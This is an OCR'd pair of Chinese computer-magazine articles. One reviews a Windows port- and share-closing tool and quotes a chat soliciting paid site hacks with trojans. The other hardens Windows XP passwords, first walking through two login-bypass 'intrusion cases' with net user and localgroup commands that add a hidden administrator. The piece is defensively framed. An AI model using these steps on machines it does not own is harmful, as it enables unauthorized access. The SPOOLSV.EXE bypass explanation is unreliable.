


图 1

1.关闭139和445端口

139和445端口一直是Windows的安全隐患。前不久的“震荡波”病毒就是利用139端口进行攻击和传播的。关闭139端口可以说是消除了已知蠕虫的攻击，并断绝了后患。而445端口，如果不进行IPC连接，就没有任何用处，不如关了。

2.关闭默认共享

真不知道为什么微软想出默认共享这种东西，或许是为了方便网管的远程控制。但是到了远程控制软件日益强大的今天，连黑客们也对其毫无兴趣。为了避免被“工具黑客”所利用，还是关了。

3.关闭空连接

该选项关闭了Windows臭名昭著的空连接，实在是大快人心啊！

4.禁止文件共享


如果你想共享部分文件给朋友，那么还是不要选。不过好在作者提示：在将来的使用中，如果你发现某个选项给你带来了不便，比如禁止文件共享。可选中它然后点击“还原”即可。那么选中此项问题也不大，毕竟可以恢复！

5.禁止密码缓存

如果说前面几项和其他Windows安全软件一样，对使用Win98和Windows ME的用户来说毫无用处的话，禁止密码缓存可以说是一大亮点。密码缓存将可能导致上网帐户被盗，差不多所有的木马软件都有查看缓存密码的功能，因此强烈建议选上。

事实上，由于Win2000和WinXP采用了WinNT的结构，对防止密码泄漏比Win98做的好。所以如果你是Win98用户，那就更应该选上，避免帐户被盗。

二、实际效果



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

E:\>netstat -an

Active Connections


  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8256           0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1027           *:*
  UDP    0.0.0.0:3456           *:*

E:\>
```

图 2

说了那么多，我们还是来看看实际应用的效果如何，使用网络安全助手前我们先看看系统情况。用netstat -an命令看系统打开的端口（图2），用net share查看系统共享的文件夹（图3）。

我们可以看到端口打开了很多，共享也是一大堆。在使用网络安全助手后，根据提示重新启动计算机，我们可以看到端口关闭了，默认共享也没有了！电脑比以前安全了许多。如图4、图5。



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.


E:\>net share

共享名       资源                            注释

-------------------------------------------------------------------------------
IPC$                                         远程 IPC
D$           D:\                             默认共享
ADMIN$       E:\WINNT                        远程管理
C$           C:\                             默认共享
E$           E:\                             默认共享
命令成功完成。


E:\>
```

图 3



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

E:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8256           0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:1027           *:*
  UDP    0.0.0.0:3456           *:*

E:\>
```

图 4

作为研究网络安全技术已经两年的爱好者，我觉得这个软件根据网上常见的、针对个人电脑漏洞做了很好的防范，从朋友们的反馈来看，起到了很好的作用，因此推荐给大家。如果你已经把电脑玩的很转，那就一笑而过吧！毕竟目前装着XP打游戏的人还是占了我国网民的绝大多数。

事实上，我国的网络安全是非常糟糕的。很多人被攻击后却毫不知情，更多人被盗号了也不知为何。而在巨大的经济推动下，不少黑客也按耐不住，在圈中流传着这么一句话：缺钱花就去黑网游服务器！当然这是一个玩笑，但事实上这个玩笑也是有着现实基础的。下面让大家来看一下QQ上的一段对话吧：

(2004-08-13 19:53:02)　xxxxx

老大有能力黑站吗

(2004-08-13 19:53:07)　xxxxx

我成心合作

(2004-08-13 19:53:26)　linkboy

？怎么合作，不明白

(2004-08-13 19:53:42)　xxxxx

我请人的原则是这样的，比如你黑掉我说的网站了，你随便加一个东西进去 只需要几秒中，我看见了你就马上删除他。然后我网上汇款，你再正式挂上木马。

(2004-08-13 19:53:51)　xxxxx

第1个是200一个小时，一天4800，一个月14W左右。下面的小论坛每一个是300一天，一个月1W左右。

是不是很惊人？一个月14W，差不多是一个高级白领一年的年薪吧！我当然没应答这种引火上身的高风险行为，但我想没几个“大侠”会拒绝吧？

因此，希望大家在上网时小心！大家可以去google和baidu搜索一下“网络安全助手”，基本上skycn、华军、崴政都有下载。

让Windows XP密码防线更加牢固

BeBe

为维护用户自身利益、防止计算机资源被他人非法侵用和盗取等目的，使用密码保密是最主要也是最直接的手段。作为计算机的主人，当然希望自己的计算机安全系数高一些！虽说漏洞满天飞的Windows频频被病毒攻击，但Windows操作系统还是以绝对优势占据着市场。

对于Windows计算机的内部管理（如公用计算机、设置多用户的Windows等），密码无不充当着抵挡非法用户的第一道“防火墙”，但是你又是怎样给Windows设置密码的呢？以Windows XP为例，大多数人仅仅是在“控制面板→用户帐户”中使用一个自己认为难以破解的密码！其实，要坚固Windows XP的密码防线，还要有一些必须条件，下面两个“案例”足以体现出来！

案例一：利用net命令漏洞添加用户，入侵Windows XP登录

入侵可行性分析：

Windows XP系统分区文件系统为FAT32格式，待入侵的Windows XP系统已创建的超级管理员帐户名称中没有汉字。

入侵全过程：

1.开机启动Windows XP，当屏幕显示“正在启动Windows XP”时，按F8键调出系统启动选择菜单，选择“带命令行的安全模式”命令项；

2.一会儿后，会列出Administrator和其他用户的选择菜单，选择“Administrator”后回车，进入命令行模式；

3.键入命令net user USERa 123456 /Add，回车后，系统自动添加以“USERa”为名称、密码为123456的用户。如果系统中已经存在USERa用户，那么也可以将现有USERa用户的密码更改为123456。要注意的是，无需输入原密码就可以更改；

4.接着使用**net localgroup administrator USERa /Add**命令提升USERa用户为管理员级别，即拥有所有权限操作系统；

5.最后一步就是重新启动计算机，在登录窗口中使用新增加的帐户，输入刚刚更改的新密码，已经成功登录。

防范措施：

防范建议一：尽量用NTFS文件系统安装Windows XP，虽然NTFS在纯DOS状态可以通过NTFS for DOS工具来访问，但这也给入侵增加了一些难度。如果你的Windows XP分区文件系统格式为FAT32，可以按以下操作将其转换成NTFS格式：

（1）点击“开始→运行”，在弹出的窗口中输入cmd，然后回车；

（2）在新打开的“命令提示符”窗口中输入**convert C: FS:NTFS**（假设这里的XP系统所在分区是C盘），回车后，系统即检测当前分区文件系统，一会儿后提示输入卷标，原先分区有卷标应输入与原先相同的卷标，回车后即开始转换文件系统。

> **友情提示：**
> convert是Windows XP的一个DOS命令，其功能就是将FAT文件系统转换成NTFS文件系统，在“命令提示符”窗口中输入convert /？可以查看该命令的具体参数（图1）。




图 1

（3）转换成功后，在资源管理器中选中C盘，然后点击鼠标右键，选择“属性”命令。在“C盘 属性”窗口中选中“启用压缩节省磁盘空间”复选框，点击“确定”按钮后，系统即开始压缩C盘文件。一会儿会弹出一些文件正在使用警告框，选择“全部忽略”即可。

防范建议二：给“Administrator”名称的管理员帐户应用密码，或修改此帐户名称，具体方法后文将提及；另外，创建的管理员帐户最好包含汉字，目的是给入侵者输入过程带来麻烦。

案例二：通过替换密码管理文件入侵Windows XP

入侵可行性分析：

Windows XP是通过“SPOOLSV.EXE”进程（图2）管理Windows XP登录的，每次登录系统时，系统首先调用“SPOOLSV.EXE”进程检验当前系统是否使用密码。对于未设置登录密码的帐户，“SPOOLSV.EXE”进程记住后采用自动登录方式，即跳过密码检测步骤。所以此案例入侵的成功性非常高！



图 2

入侵全过程：

1.找一台没有设置密码的Windows XP系统，进入XP系统盘的“\Windows\system32”系统目录，把其中名为“SPOOLSV.EXE”（50KB）的文件拷贝到软盘或闪存里（图3）。




图 3

> **友情提示：**
> 如果未在“\Windows\system32”文件夹中找到指定文件，则说明当前系统隐藏显示系统文件，在资源管理器中点击菜单“工具→文件夹选项”，在“查看”标签页中撤消“隐藏受保护的操作系统文件(推荐)”复选框，并将“隐藏文件和文件夹”选择为“显示所有文件和文件夹”方式

2. 准备好密码文件后，先确认待入侵的Windows XP的文件系统，如果是FAT32，那么将非常方便，只需找一张启动盘，把软盘里的“SPOOLSV.EXE”文件拷贝到目标XP系统分区的“\Windows\system32”文件夹，覆盖即可。如果是NTFS文件系统，案例一已提及通过NTFS for DOS访问。当然，如果是NT多系统共存，也可进入其它系统替换，反正最终目的是成功替换“SPOOLSV.EXE”文件。

3. 替换文件后，以正常方式启动Windows XP，一会儿后你会发现可以不用输入密码直接进入Windows XP桌面（多用户的XP系统会选择第一个用户登录），成功入侵。

入侵后遗症：

虽然本案例可以成功进入Windows XP，但切换或注销用户后将要求输入密码。换句话说，其实只是使系统启动跳过登录窗口，一旦激活登录窗口（切换或注销用户），就正常执行密码检测步骤。另外，它将破坏系统的休眠功能。

防范措施：

注意一下案例一的“防范建议一”，给入侵带来了些麻烦；启用Windows XP的密码策略功能，即本文的主题。

坚固Windows XP密码防线

通过以上两个案例，似乎感觉到Windows XP的密码形同虚设。

其实这只是Windows XP默认设置密码步骤隐藏的危险，通过其定义更安全的密码规则，用到的是系统的“本地安全设置”工具，我们完全可以坚固Windows XP密码防线。

1. 运行“本地安全设置”工具

点击“开始→运行”，在弹出窗口中输入secpol.msc激活它。在主窗口的左侧目录树依次展开“帐户策略→密码策略”，我们要定义的密码规则就在右侧面板显示的选项里（图4）！




图 4

2. 设置密码规则各选项

（1）首先在图4中双击“密码必须符合复杂性要求”，将安全设置设为“已启用”。此时用户在“控制面板→用户帐户”中创建的密码必须包含大小写英文、阿拉伯数字及特殊字符（如标点符号、!@#$%^&等）三种类型字符，如果未包含其中一种字符，将会弹出对话框提示。

测试密码安全的条件：

①不以自己的名称、生日和从词典中查找到的简单单词或数字作为密码的全部组成部分；

②在自己的密码中加入特殊字符，如“+”、“-”、“*”、“/”等，必要的话，可以交替大小写，虽然大部分程序支持汉字作为密码，但介于输入的弊端（即在其它文本框中输入汉字，采用剪贴／拷贝的方法输入），建议还是不要使用汉字密码。

如果你觉得这样创建密码简单，但不容易记住，那么可以尝试这种方法：首先造一句自己非常熟悉易记的英文句子，可以是名言名句或者如“Hello!Is it my Password?”类似的句子。这样，我们就可以按部就班出“H!IimPw?”的简短密码。在输入密码时，在心中默念这个句子（千万别读出声噢！），输入其中的关键字即可。

（2）密码长度最小值（图5）：用户创建密码的最小位数，可以输入0至14之间的阿拉伯数字。0表示不要求检测创建的密码长度。一旦用户创建的密码不满足要求的位数，系统也将弹出对话框警告；




图 5

（3）密码最长存留期（图6）：这个选项比较有意思，是设置密码的过期时间，即在指定的周期时间内必须更换一次符合要求的新密码。当然，设置为0则表示密码永久不作废，最长的周期时间是999天；

（4）密码最短存留期（图7）：与“密码最长存留期”选项相对，即设置密码存活的最少时间，在这段时间内，用户不允许更改密码。同样，设置为0可以随时更改密码，密码可存活的最长时间是998天；

